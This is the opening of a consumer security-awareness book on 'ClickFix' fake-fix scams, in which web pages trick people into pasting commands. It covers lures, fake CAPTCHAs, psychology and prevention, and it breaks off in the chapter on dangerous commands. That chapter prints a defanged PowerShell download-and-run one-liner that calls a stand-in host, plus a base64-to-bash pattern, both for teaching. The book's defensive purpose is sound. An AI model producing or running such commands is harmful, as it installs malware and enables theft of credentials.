
THE SCAM THAT NEEDS YOUR HELP

THE FAKE FIX





How Cybercriminals Trick You Into **Hacking Your Own Computer**

FAKE WARNINGS · CLICKFIX & AI-FIX · DANGEROUS COMMANDS · PREVENTION & RECOVERY

ZIRLANDIA MILKOVIC

THE SCAM THAT NEEDS YOUR HELP

THE FAKE FIX

How Cybercriminals Trick You Into Hacking Your Own Computer

ZIRLANDIA MILKOVIC

The Fake Fix

How Cybercriminals Trick You Into Hacking Your Own Computer

© 2026 Zirlandia Milkovic. All rights reserved. No part of this book may be reproduced without written permission, except for brief quotations in reviews.

First edition, 2026. Research cut-off: 9 November 2026. British English. Companion resource: GDPRGard.eu.

This book is practical guidance, not legal, security or data-protection advice. All examples, businesses and people in worked scenarios are fictional.

Contents

START HERE

Educational Disclaimer 4
Introduction: The Hack You Perform Yourself 4
Who This Book Is For 6
How to Use This Book 7
The One-Page Fake Fix Check 7

CHAPTERS

1. The Trick That Needs You 9
2. Anatomy of a Fake-Fix Attack 13
3. Fake Browser Warnings and Instructions 17
4. The Dangerous Commands 22
5. ClickFix on Mac, Linux and Phones 27
6. The AI-Fix Scams 30
7. Why It Works: The Psychology 34
8. What the Malware Does 38
9. Rules for Individuals: Ten Habits That Stop the Fake Fix 41
10. Prevention for Small Businesses 44
11. If You Already Ran It: Recovery 49
12. Your 14-Day Plan and Five Case Files 53

CLOSING

Conclusion: Close the Tab 57

APPENDICES

Appendix A: The One-Page Card 58
Appendix B: Spot-the-Fake Quiz (with Answers) 59
Appendix C: Incident Card and Log 61
Appendix D: Staff Policy Template (One Page) 62
Appendix E: Administrator Settings Checklist 63
Appendix F: Quarterly Review Sheet 65

BACK MATTER

Glossary 66
A Note on GDPRGard.eu 67
About the Author 68
Notes and Sources 69

Educational Disclaimer

This book is practical, educational guidance for ordinary computer users, small-business owners and the people who support them. It is not legal, insurance or professional security advice, and it does not create a professional relationship between the author and the reader.

The tricks described here change quickly. Names, wording and tools shift from month to month, while the underlying method stays the same. Check current advice from your national cyber-security agency, your IT provider or your insurer before relying on anything here for a decision that matters.

Following the steps in this book can reduce your risk. It cannot remove it. If you believe a computer has been compromised, treat it as an emergency, stop using it for anything sensitive and ask a qualified professional to help.

The command examples in this book are **defanged illustrations**. They use addresses that do not exist and are shown so that you can recognise the pattern. Do not type or paste them into any computer. Every person, business and story in a worked example is **fictional** and labelled as such. Real incidents and research are sourced in the notes at the back.

Introduction: The Hack You Perform Yourself

Most people picture hacking as something done *to* them. A stranger finds a flaw, breaks a lock, slips past a defence. The victim is a bystander.

This book is about a different kind of attack, one that has become one of the most successful techniques of the last few years. In this attack nobody breaks in. **You let them in.** You do the work yourself, with your

own hands, on your own keyboard, because a web page told you it was the way to fix a problem.

The page might look like a security check from a company you trust. It might claim your browser is out of date, your document will not display, your video call cannot connect or you must prove you are human. It offers a quick fix. The fix is always the same shape: *press these keys*, *paste this text*, *press Enter*. That is the whole attack. The text you paste is a command, and the computer obeys it, because it came from you.

Security researchers call the technique **ClickFix**. Variants have names such as FileFix and CrashFix, and a newer family uses AI chatbots to make the instructions look helpful. This book calls the whole family **the fake fix**: a made-up problem followed by a poisoned solution.

It works for three uncomfortable reasons:

- **Security software is built to stop programs, not people.** A command you type yourself looks like a decision you made.
- **The instructions feel normal.** We have all been told to restart, clear a cache, run a command or paste a code to get something working.
- **The trap targets our best instincts.** We want to be helpful, to fix things quickly and to follow clear instructions from something that looks official.

The good news is that the fake fix has one fatal weakness. It needs you to do something that no real website ever asks. Learn that one rule well and you can walk past most of these attacks without a second thought.

> **The rule.** No genuine website, CAPTCHA, update, document viewer or support page will ever ask you to copy text from the page and run it on your computer. If it does, it is an attack. Close it.

Four ideas run through every chapter:

- **Never run what you do not understand.** Pasting a command you cannot read is handing over your computer.
- **Slow down when you are rushed.** Urgency is the attacker's main tool.

- **Prevent the paste.** For a business, the strongest defences remove the dangerous shortcuts before anyone is tempted.
- **Recover fast.** If it happens, the first hour decides how bad it gets.

You do not need to be technical. You need a clear picture of how the trick works, the habit of stopping at one particular moment, and a plan for the worst day.

Who This Book Is For

This book is written for:

- **Everyday computer users** who want to understand the warnings and "fixes" they meet online, and who have been told to be careful without being told what to look for.
- **Small-business owners and managers** who have no IT department, and who know that one careless click by one employee can reach customer data, bank accounts and email.
- **Freelancers, home workers and parents**, who use the same laptop for work, banking, school and family photos.
- **Office managers and part-time IT helpers** who are asked to "sort out" the computers and need practical settings and training ideas.
- **Anyone who has already pasted something** and now has a sinking feeling. Chapter 11 is for you, and there is no judgement in it. These attacks are designed by professionals to catch capable people.

You do not need technical knowledge. Where a technical idea matters, it is explained in plain words and shown in a picture. Where a setting is for an administrator, it is marked so that you can hand that page to the right person.

A word on tone. The people caught by these attacks are not careless or foolish. They are tired, busy, helpful and trusting, which describes most of us on a Tuesday afternoon. Nothing in this book is meant to make you feel stupid. It is meant to give you a second of hesitation at the right moment.

How to Use This Book

You can read the book start to finish in an evening, or jump to what you need.

- **In a hurry?** Read the introduction, then Chapter 9 (rules for individuals) and Appendix A (the one-page card). Print the card and stick it near your computer.
- **Running a business?** Add Chapter 10 (prevention for businesses), Appendix D (a staff policy) and Appendix E (settings for your IT helper).
- **Think you are already affected?** Go straight to Chapter 11 and Appendix C.
- **Want to train others?** Chapter 12 contains a 14-day plan and Appendix B is a spot-the-fake quiz with answers.

Each chapter opens with a short fictional story, then explains what happened, why it worked and how to avoid it. Look for these recurring features:

- **The rule** boxes, in dark panels, which give the single idea to remember.
- **Figures**, which show how an attack flows or which defence sits where.
- **Checklists**, with a box to tick, which you can copy and reuse.
- **Notes** in square brackets, such as [1], which point to the sources at the back so you can check the facts.

A last point about examples. To keep this book safe to read and to share, it never prints a working attack. The commands shown are **defanged**: the addresses are invented and unusable, and the text is cut so that it cannot do harm. They show the *shape* of a malicious command, which is what you need to recognise.

The One-Page Fake Fix Check

Keep this page in your head. Whenever a page, pop-up, email or chat tells you to fix something, ask these five questions before touching the keyboard.

1. **Is it asking me to press Win+R, open Terminal, open PowerShell or paste anything into a window?** If yes, stop. This is the fake fix.
2. **Did I choose to be here, or did the page appear?** Surprise warnings, "verify you are human" screens that take over the page and countdown timers are all lures.
3. **Does it want speed?** "Within 60 seconds", "your account will be closed", "fix it now". Pressure is part of the trick.
4. **Can I read and explain every word of what it wants me to paste?** If not, do not paste it.
5. **Can I confirm the problem somewhere else?** Close the tab, open the real site by typing the address yourself, and see whether the problem exists there.

If you answered yes to question 1, you can stop right there. Close the tab. Nothing real was lost.

CHAPTER 1

The Trick That Needs You



> **Fictional.** Marlow & Finch Accountancy, Nadia and every other person below are invented for teaching. They are not real businesses or incidents.

Nadia is the office manager at Marlow & Finch, a six-person accountancy. On a quiet Thursday afternoon she needed a supplier's price list. She searched for it, clicked a result that looked right and arrived on a plain page with a small box in the middle:

Verify you are human. Underneath was a tick box and a Cloudflare-style logo.

She ticked the box. The page thought for a moment, then changed. A new message appeared: *Verification failed. To complete verification, follow these steps:*

1. *Press the Windows key and R together.*
2. *Press Ctrl and V.*
3. *Press Enter.*

It was odd, but not alarming. Nadia had been asked to do stranger things to get printers working. The page had already put something on her clipboard without telling her, so step 2 simply pasted it. A small black window flickered for a second and vanished. The price list page loaded normally.

Nothing seemed wrong. Nadia carried on with her afternoon. She did not know that the flicker had been a command downloading a program that quietly began copying every password saved in her browser, every login cookie that kept her signed in to the firm's email and bank, and the contents of her documents folder.

Nobody at Marlow & Finch was hacked in the way people imagine. No one guessed a password. No firewall was breached. Nadia ran the attack herself, in about nine seconds, by following instructions from a web page.



A late-night laptop with a warning on the screen

What the fake fix is

A **fake fix** is a scam in two parts. First comes an invented problem: a CAPTCHA that "failed", a browser that "needs updating", a document that "cannot be displayed", a video call that "cannot connect", an error that "crashed your browser". Then comes the offered solution, which is a set of steps that ends with you running a command the attacker wrote.

Researchers call the best-known version **ClickFix**. Microsoft's threat researchers have described it as a social-engineering technique that tricks people into running malicious commands themselves, often through a fake CAPTCHA, error message or meeting-verification screen [1]. The technique became widely reported in 2024 and grew rapidly through 2025 and 2026. Security vendors reported large increases in detections, although the exact percentages differ between reports and cannot be checked against one common source [2].

What matters for you is not the name. It is the *shape*:

- **A lure** gets you to a page. It might be a search result, an advert, an email, a message or a hacked website you visited for another reason.
- **A false problem** appears on that page.
- **A fix** is offered, and the fix involves keystrokes or a copy-paste.

- **You run it**, and the attacker's code arrives with your permission.

Why this is different from other scams

Older attacks tried to sneak a malicious file onto your computer. You might open a booby-trapped attachment or install a fake program. Security software has become good at spotting those. Browsers warn you about downloads. Email filters catch attachments. Antivirus checks files as they arrive.


The fake fix goes round all of that by asking you to **type the attack in yourself**. Your computer sees a person at a keyboard running a command, which is exactly what happens every time a technician fixes something. The command is usually short and often hides what it really does. It reaches out to the internet, downloads the real malicious program and starts it, and most of that happens inside tools that already exist on your computer.

> **The rule.** The fake fix does not break your security. It asks you to switch it off yourself, one keystroke at a time.

You are the exploit

In technical terms, most attacks need an **exploit**: a flaw in software that the attacker uses to gain control. Flaws can be patched. The fake fix has no flaw to patch. The weakness it uses is human: trust, urgency and the wish to be helpful and get on with the day.

That is why a fully updated computer with the best antivirus can still be caught. Updates close the doors attackers use to force their way in. They do not stop you opening a door from inside.



A normal break-in compared with a fake fix

Why it is hard to teach people about

Ask people what a ClickFix page looks like and most describe an alarming red warning. But the most effective pages are calm. They look like the routine checks you click through a dozen times a week. Most of the harm comes not from stupid mistakes but from competent people on autopilot.

There is a second problem. Many of us have been trained, over years, to accept odd instructions from technology. "Restart your router." "Clear your cache." "Run this to fix the printer." Attackers copy that familiar language precisely because it does not set off alarms.

So the defence cannot be "be suspicious of everything". It has to be one clear, specific tripwire: **if a web page tells you to paste something into your computer, stop.** The rest of this book explains why that tripwire works, where it fires, what to do instead and what to do if it fires too late.

CHAPTER 2

Anatomy of a Fake-Fix Attack




> **Fictional.** Teodor, Lakeside Printing and the sequence below are invented to illustrate a typical pattern.

Teodor runs Lakeside Printing, a two-person print shop. One morning he searched for a free font for a customer's poster. The first result was an advert for a font site. The page loaded, covered itself in a grey overlay and showed a box: *Checking your browser before accessing the site.*

He did what he always did with these boxes. He clicked it. What happened next took nine seconds and four steps that he barely noticed. This chapter slows them down.

The five stages

Almost every fake-fix attack follows the same five stages. Learning them is useful because the visuals change constantly while the stages stay put.



The five stages of a fake-fix attack

Stage 1: The lure

Attackers need traffic. They get it in many ways:

- **Hacked legitimate websites.** The attacker plants a script on a real, trusted site. You visit for an honest reason and the overlay appears.
- **Malicious adverts** that appear above or beside real search results.
- **Search-engine poisoning,** where fake pages are built to rank for common searches such as "free PDF editor" or "fix printer error".
- **Phishing emails and messages** with a link to the fake page, often posing as an invoice, a shared document or a meeting.
- **Fake social-media posts and videos** that claim to fix a problem or unlock a paid tool.

Stage 2: The false problem

The page shows something you would expect to see. The most common are a CAPTCHA or "verify you are human" box, a "your browser is out of date" notice, a "this document cannot be displayed"

screen or a "meeting cannot connect" message. Chapter 3 shows these in detail.

Stage 3: The silent copy

This is the technical heart of the trick. When you click the fake button, a script on the page **copies a command to your clipboard without telling you**. Websites are allowed to do this in some situations, usually when you click something, which is exactly why the page makes you click first. You see nothing happen. You do not know your clipboard now holds the attacker's text.

> **The rule.** The page can write to your clipboard, so what you paste may not be what you copied. Never paste into a command window unless *you* typed or fully understand every character.

Stage 4: The instruction

The page then gives you steps. They are short on purpose so they feel harmless. The classic Windows version is "Windows key + R, Ctrl + V, Enter". On a Mac it is "open Terminal, paste, Enter". Some versions ask you to open a different window or to paste into your file manager's address bar. Pages sometimes show a looping video or animation of someone doing the steps, so it feels like a guided tutorial.

Stage 5: The execution and what follows

When you press Enter, your computer runs the command. A typical command reaches out to a server run by the attacker, downloads a small program and starts it, then hides. Within seconds a malicious program may be running. Later chapters cover what these programs do, but the common ones steal saved passwords, session cookies, crypto-wallet files and documents, or give the attacker remote access to your machine.

Why each stage works

Stage	What the attacker wants	What they use
Lure	Visitors, in volume	Hacked sites, ads, poisoned search, email
False problem	A reason to act	A familiar-looking check or error


Stage	What the attacker wants	What they use
Silent copy	Your clipboard	A script triggered by your click
Instruction	You to run it	Short, calm, step-by-step wording
Execution	Control	A command you launched yourself

Where the attack can be stopped

The same stages tell you where to defend. You can interrupt the chain in five places:

1. **Before the lure.** Use a browser with ad and malicious-site filtering. Avoid clicking adverts for software downloads.
2. **At the false problem.** Know what real checks look like (they never ask for commands).
3. **At the instruction.** This is the strongest human stopping point. Learn the tripwire.
4. **At the keyboard.** For a business, restrict the shortcuts and tools the attack depends on, so Enter does nothing useful.
5. **After execution.** Security software that watches behaviour, plus a rehearsed recovery plan, limits the damage.


The best defence uses several of these. People will make mistakes on some days, so a business should never rely on a single stopping point.



A hand-written tripwire note beside a keyboard

CHAPTER 3

Fake Browser Warnings and Instructions



> **Fictional.** Aidan, Brightwell Dental and the pages described are invented composites of publicly reported lure styles.


Aidan manages the front desk at Brightwell Dental. In one week he met four different "problems" on the web. A video-call link said his browser could not connect. A shared document said the preview was unavailable. A news page said he must verify he was human. A pop-up said his browser had crashed. Three of the four were genuine glitches. One was an attack, and it looked exactly like the others.

This chapter catalogues the faces the fake fix wears. Recognising a lure is easier when you have seen the range.

The fake CAPTCHA

The most reported lure. A page shows a box titled "Verify you are human" or "I'm not a robot", often with a convincing logo of a well-known security provider. A genuine CAPTCHA asks you to tick a box, pick pictures or solve a small puzzle. It does **not** ask you to open a program on your computer.

The fake version either "fails" after you click or goes straight to a second step with instructions to press keys and paste. Researchers have reported fake CAPTCHA pages used on compromised websites across many sectors, including hospitality, healthcare, banking and marketing [1][3].



A fake verification page with the warning signs marked



The lure: bait hanging in front of the screen

The fake browser or software update

A full-screen or pop-up notice claims your browser, a font pack, a Flash-style plug-in or Windows itself is out of date. Some pages imitate the full-screen look of a Windows Update progress screen, complete with a spinning circle and percentage, then tell you to press keys to "complete installation" [4].

Genuine updates arrive through the browser's own settings page, your operating system's update tool or an app store. They never come from a web page telling you to paste a command.

The "browser crashed" warning (CrashFix)

In early 2026, Microsoft's defenders described a variant in which a malicious browser extension deliberately **crashes the browser**, then shows a fake security warning offering to repair it, and finally steers the user to the Run dialog to paste a command [5]. The trick adds a real symptom: the crash is genuine, caused by the attacker, so the warning feels earned.

If your browser crashes after you installed a new extension, remove the extension first. Do not run commands to "repair" it.

The "document cannot be displayed" lure

An email arrives with a link to a shared document. The page claims the preview failed and offers to repair it with a "quick fix" that you run. Sometimes the instruction is to paste text into your **file manager's address bar**, a variant researchers have called FileFix [6]. The address bar normally holds a folder location, but the text pasted can instead start a command.

The fake meeting or call problem

A link to a video call shows a "your audio or camera is not working" or "meeting cannot connect" message, with a helper that "fixes it" with a command. These are especially effective in the middle of a rushed morning, and especially when the link arrives from a friend, colleague or client whose account has itself been taken over.


The fake support page and "technician" chat

You search for help with a real problem, such as a printer error or a login fault, and a sponsored result leads to a page that looks like official support. A chat window opens and a helpful "agent" walks you through

steps. The agent may be a person or a script. At some point the advice becomes "open this window and paste this".

The fake error on a trusted site

Attackers also compromise real sites and inject the lure into the real pages. This is the most dangerous kind, because the site really is one you trust. You came for a recipe, a local news story or a supplier's catalogue and received a poisoned pop-up.



Six faces of the fake fix

The tells

Every one of those lures can be spotted by the same few signs:

Sign	Why it is a warning
It tells you to press **Win+R**, open **Terminal** or **PowerShell**, or paste into a window	No real site ever needs this
It says paste with **Ctrl+V** after a button you clicked	The page may have loaded text onto your clipboard
A **countdown, red alert or threat** pushes you to hurry	Urgency removes thinking time
The **"verification" fails** and the next step is more complicated	A real check just passes or retries

Sign	Why it is a warning
The page **takes over** the screen or disables the back button	Real pages let you leave
The wording is **slightly off**, or the logo does not match the address	Copy-and-paste design with a poor finish

> **The rule.** A real website's fix lives inside the website. If the fix lives on your computer, it is not a fix.

What to do instead, right now

1. **Do not click anything on the page.** Even the close button can sometimes trigger a script. Close the tab with the browser's own tab control, or press Alt+F4 (Windows) or Command+W (Mac) if the page is stuck.
2. **If the page blocks you,** close the whole browser from the Task Manager (Windows) or Force Quit (Mac).
3. **Do not paste.** If you already pressed the keys but have not yet pressed Enter, clear the window and close it.
4. **Re-open the real site** by typing the address yourself, and see whether the problem exists there. It almost never does.
5. **Tell someone.** In a business, send the address of the page to whoever manages IT so they can block it.

CHAPTER 4

The Dangerous Commands



> **Fictional.** Priya, Harbour Bakery and the command below are invented. The address does not exist and the command is shortened so that it cannot run.

Priya owns Harbour Bakery and does her own bookkeeping on a laptop in the back office. She is not technical. When a page told her to paste a line of strange text into a black window, it looked like nonsense to her, and that was the problem. Nonsense is easy to dismiss as "just how computers are".

Attackers rely on that. A command that looks like gibberish feels like a technician's business, so people obey it. This chapter takes the gibberish apart so it stops being frightening and starts being recognisable.

What a command is

A **command** is a line of text that tells the computer to do something, without clicking. Technicians use commands because they are fast and precise. They are also powerful: a single command can download a program, change a setting or delete files.

Commands run in places such as the Windows **Run** box, **Command Prompt**, **PowerShell**, **Windows Terminal**, the Mac **Terminal** and the Linux shell. These are normal tools. The danger is not the tool. It is running text from a stranger.

Anatomy of a malicious command


Here is a **defanged** example in the style researchers describe. It is deliberately invalid.

```
powershell -w hidden -c "iex (irm hxxps://example-bad-site[.]test/verify)"
```

Read it in pieces:

Piece	What it means	Why it matters
`powershell`	Starts a powerful Windows scripting tool	Already installed on every modern PC, so no download is needed
`-w hidden`	Hides the window	So you see only a flicker, if anything
`-c "..."`	Runs the text that follows	The command comes from the text, not a file
`irm <address>`	Fetches whatever is at that internet address	The attacker decides what you receive and can change it any time
`iex`	Runs what was fetched	The two together mean "download and obey"

The structure is simple: **fetch something from a stranger, then run it at once.** Everything else is disguise.



Anatomy of a malicious one-line command

The disguises

Attackers try to make the command harder to read, because people stop reading when it looks complicated:

- **Padding.** The real command is hidden inside a long line of harmless-looking text, or the page adds a comment such as "I am not a robot - reCAPTCHA Verification ID: 482913" so what you paste looks like a ticket number.
- **Encoding.** The command is turned into a long block of random-looking letters and numbers that the computer decodes and runs. This is common on Macs: a long string, then a decode step, then a run step.
- **Trusted tools.** Windows includes many legitimate utilities that can download and run files. Attackers choose them so the activity looks like normal system behaviour. Microsoft's CrashFix report, for instance, describes misuse of a long-forgotten built-in utility [5].
- **A visible start and hidden end.** The pasted line is so long that the dangerous part scrolls off the edge of the box.

What the Mac and Linux versions look like

On a Mac the lure usually says "open Terminal and paste". The typical shape is:

```
echo "<long encoded text>" | base64 -d | bash
```

